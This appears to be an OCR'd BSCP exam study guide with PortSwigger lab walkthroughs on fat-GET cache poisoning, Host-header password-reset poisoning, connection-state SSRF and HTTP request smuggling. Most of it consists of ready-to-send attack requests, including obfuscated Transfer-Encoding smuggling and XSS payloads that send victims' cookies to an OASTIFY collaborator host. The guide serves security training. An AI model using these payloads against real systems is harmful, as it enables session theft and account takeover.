
Duplicate Parameter Fat Poison

> Identify that the application is vulnerable to duplicate parameter poisoning, by adding a second parameter with same name and different value the response reflected the injected value.




```
GET /js/geolocate.js?callback=setCountryCookie&callback=FUZZERFunction; HTTP/2
```

> The function that is called in the response by passing in a duplicate callback parameter is reflected. Notice in response the cache key is still derived from the original callback parameter in the GET request line.



> Not able to make cookie stealer payload working.....

PortSwigger Lab: Web cache poisoning via a fat GET request

Host Headers

Spoof IP Address
HOST Connection State
Host Routing based SSRF
SSRF via flawed Host request parsing

Spoof IP Address

> ***Identify*** that altered HOST headers are supported,
> which allows you to spoof your IP address and bypass the IP-based brute-force protection
> or redirection attacks to do ***password reset*** poisoning.

> Include the below `X-` headers and change the username parameter on the password reset request to `Carlos` before sending the request.
> In the BSCP exam if you used this exploit then it means you have not used a vulnerability that require user interaction and allow you to use an interaction vulnerability to gain access to stage 3 as admin by using exploit server `Deliver exploit to victim` function.

```
X-Forwarded-Host: EXPLOIT.net
X-Host: EXPLOIT.net
X-Forwarded-Server: EXPLOIT.net
```

> Tips & Notes from ***fullfox***:

- When spoofing host header on password reset using `Host:` or `X-Forwarded-Host:`, if you receive the error `Invalid hostname`, try using the following hostname: `xxx.oastify.com?TARGET.net` legit target URL without a slash.

> Check the exploit server log to obtain the reset link to the victim username.

PortSwigger Lab: Password reset poisoning via middle-ware

HOST Connection State


> Target is vulnerable to **routing-based SSRF** via the Host header, but validate connection state of the first request. Sending grouped request in sequence using **single connection** and setting the connection header to **keep-alive**, bypass host header validation and enable SSRF exploit of local server.

```
GET / HTTP/1.1
Host: TARGET.net
Cookie: session=ValueOfSessionCookie
Content-Length: 48
Content-Type: text/plain;charset=UTF-8
Connection: keep-alive
```

> Next request is the second tab in group sequence of requests.

```
POST /admin/delete HTTP/1.1
Host: localhost
Cookie: _lab=YOUR-LAB-COOKIE; session=YOUR-SESSION-COOKIE
Content-Type: x-www-form-urlencoded
Content-Length: 53

csrf=TheCSRFTokenValue&username=carlos
```

> Observe that the second request has successfully accessed the admin panel.



[PortSwigger Lab: Host validation bypass via connection state attack]

HTTP Request Smuggling

> Architecture with front-end and back-end server, and front-end or back-end does not support chunked encoding **(HEX)** or content-length **(Decimal)**. Bypass security controls to retrieve the victim's request and use the victim user's cookies to access their account.

TE.CL dualchunk - Transfer-encoding obfuscated


> If Duplicate header names are allowed, and the vulnerability is detected as **dualchunk**, then add an additional header with name and value = **Transfer-encoding: cow**. Use **obfuscation** techniques with second TE.

```
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked

Transfer-encoding: identity
Transfer-encoding: cow
```

> Some servers that do support the `Transfer-Encoding` header can be induced not to process it if the header is **obfuscation** in some way.

> On Repeater menu ensure that the "**Update Content-Length**" option is unchecked.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: identity

e6
GET /post?postId=4 HTTP/1.1
User-Agent: a"/><script>document.location='http://OASTIFY.COM/?c='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0\r\n
\r\n
```



> **Note:** You need to include the trailing sequence **\r\n\r\n** following the final **0**.

PortSwigger Lab: HTTP request smuggling, obfuscating the Transfer-Encoding (TE) header

> Wonder how often this scenario occur that hacker is able to steal visiting user request via HTTP Sync vulnerability?

TE.CL multiCase - Admin blocked


> When attempting to access `/admin` portal URL path, we get the filter message, `Path /admin is blocked`. The HTTP Request Smuggler scanner ***identify*** the vulnerability as `TE.CL multiCase (delayed response)`. **Note:** because back-end server doesn't support chunked encoding, turn off `Update Content-Length` in Repeater menu.

> After disable auto content length update, changing to `HTTP/1.1`, then send below request twice, adding the second header `Content-Length: 15` prevent the HOST header conflicting with first request.
> **Note:** need to include the trailing sequence `\r\n\r\n` following the final `0`.

> Manually fixing the length fields in request smuggling attacks, requires each chunk size in bytes expressed in **HEXADECIMAL**, and **Content-Length** specifies the length of the message body in **bytes**. Chunks are followed by a **newline**, then followed by the chunk contents. The message is terminated with a chunk of size ZERO.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

71
POST /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

> Calculating TE.CL (Transfer-Encoding / Content-Length) smuggle request length in **HEXADECIMAL** and the payload is between the hex length of **71** and the terminating **ZERO**, not including the ZERO AND not the preceding `\r\n` on line above ZERO, as part of length. The initial POST request **content-length** is manually set.



> When sending the `/admin/delete?username=carlos` to delete user, the transfer encoding hex length is changed from `71` to `88` hexadecimal value to include extra smuggled request size.

PortSwigger Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability


CL.TE multiCase - Admin blocked

> When attempting to access `/admin` portal URL path, we get the filter message, `Path /admin is blocked`. The HTTP Request Smuggler scanner ***identify*** the vulnerability as `CL.TE multiCase (delayed response)`.

> To access the admin panel, send below request twice, adding the second header `Content-Length: 10` prevent the HOST header conflicting with first request.

```
POST / HTTP/1.1
Host: TARGET.net
Cookie: session=waIS6yM79uaaNUO4MnmxejP2i6sZWo2E
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excl
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
tRANSFER-ENCODING: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

> On the second time the request is send the admin portal is returned in response.



[PortSwigger Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability]

CL.TE multiCase - Content-Length


> Large Content-Length to capture victim requests. Sending a POST request with smuggled request but the content length is longer than the real length and when victim browse their cookie session value is posted to blob comment. Increased the comment-post request's Content-Length to **798**, then smuggle POST request to the back-end server.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 242
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 798
Cookie: session=HackerCurrentCookieValue

csrf=ValidCSRFCookieValue&postId=8&name=c&email=c%40c.c&website=&comment=c
```

> No new line at end of the smuggled POST request above^^.

> View the blog **post** to see if there's a comment containing a user's request. Note that once the victim user browses the target website, then only will the attack be successful. Copy the user's Cookie header from the blog post comment, and use the cookie to access victim's account.



[PortSwigger Lab: Exploiting HTTP request smuggling to capture other users' requests]

CL.TE multiCase - User-Agent Cookie Stealer

> ***Identify*** the UserAgent value is stored in the GET request loading the blog comment form, and stored in **User-Agent** hidden value. Exploiting HTTP request smuggling to deliver reflected XSS using **User-Agent** value that is then placed in a smuggled request.

> Basic Cross Site Scripting Payload escaping out of HTML document.


```
"/><script>alert(1)</script>
```

> COOKIE STEALER Payload.


```
a"/><script>document.location='http://OASTIFY.COM/?cookiestealer='+document.cookie;</script>
```

> Smuggle this XSS request to the back-end server, so that it exploits the next visitor. Place the XSS cookie stealer in **User-Agent** header.

```
POST / HTTP/1.1
Host: TARGET.net
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

0

GET /post?postId=4 HTTP/1.1
User-Agent: a"/><script>document.location='http://OASTIFY.COM/?Hack='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

x=1
```



> Check the PortSwigger Collaborator Request received from victim browsing target.




[PortSwigger Lab: Exploiting HTTP request smuggling to deliver reflected XSS]


HTTP/2 smuggling via CRLF injection

> Target is vulnerable to request smuggling because the front-end server **downgrades HTTP/2** requests and fails to adequately sanitize incoming headers. Exploitation is by use of an HTTP/2-exclusive request smuggling vector to steal a victims session cookie and gain access to user's account.

> ***Identify*** possible vulnerability when Target reflect previous and recent search history based on cookie, by removing cookie it is noticed that your search history is reset, confirming that it's tied to your session cookie.



> Expand the Inspector's Request Attributes section and change the protocol to HTTP/2, then append arbitrary header `foo` with value `bar`, follow with the sequence `\r\n`, then followed by the `Transfer-Encoding: chunked`, by pressing **shift+ENTER**.



> Note: enable the **Allow HTTP/2 ALPN override** option and change the body of HTTP/2 request to below POST request.


```
0

POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=HACKER-SESSION-COOKIE
Content-Length: 800

search=nutty
```

[PortSwigger Lab: HTTP/2 request smuggling via CRLF injection]

[Youtube demo HTTP/2 request smuggling via CRLF injection]

HTTP/2 TE desync v10a h2path


> Target is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length. Steal the session cookie, of the admin visiting the target. The Burp extension, **HTTP Request Smuggler** will ***identify*** the vulnerability as HTTP/2 TE desync v10a (H2.TE) vulnerability.



> Note: Switch to **HTTP/2** in the inspector request attributes and Enable the **Allow HTTP/2 ALPN override** option in repeat menu.


```
POST /x HTTP/2
Host: TARGET.net
Transfer-Encoding: chunked

0

GET /x HTTP/1.1
Host: TARGET.web-security-academy.net\r\n
\r\n
```

> Note: Paths in both POST and GET requests points to non-existent endpoints. This help to ***identify*** when not getting a 404 response, the response is from victim user captured request. **Remember** to terminate the smuggled request properly by including the sequence `\r\n\r\n` after the Host header.



> Copy stolen session cookie value into new **http/2** GET request to the admin panel.

```
GET /admin HTTP/2
Host: TARGET.web-security-academy.net
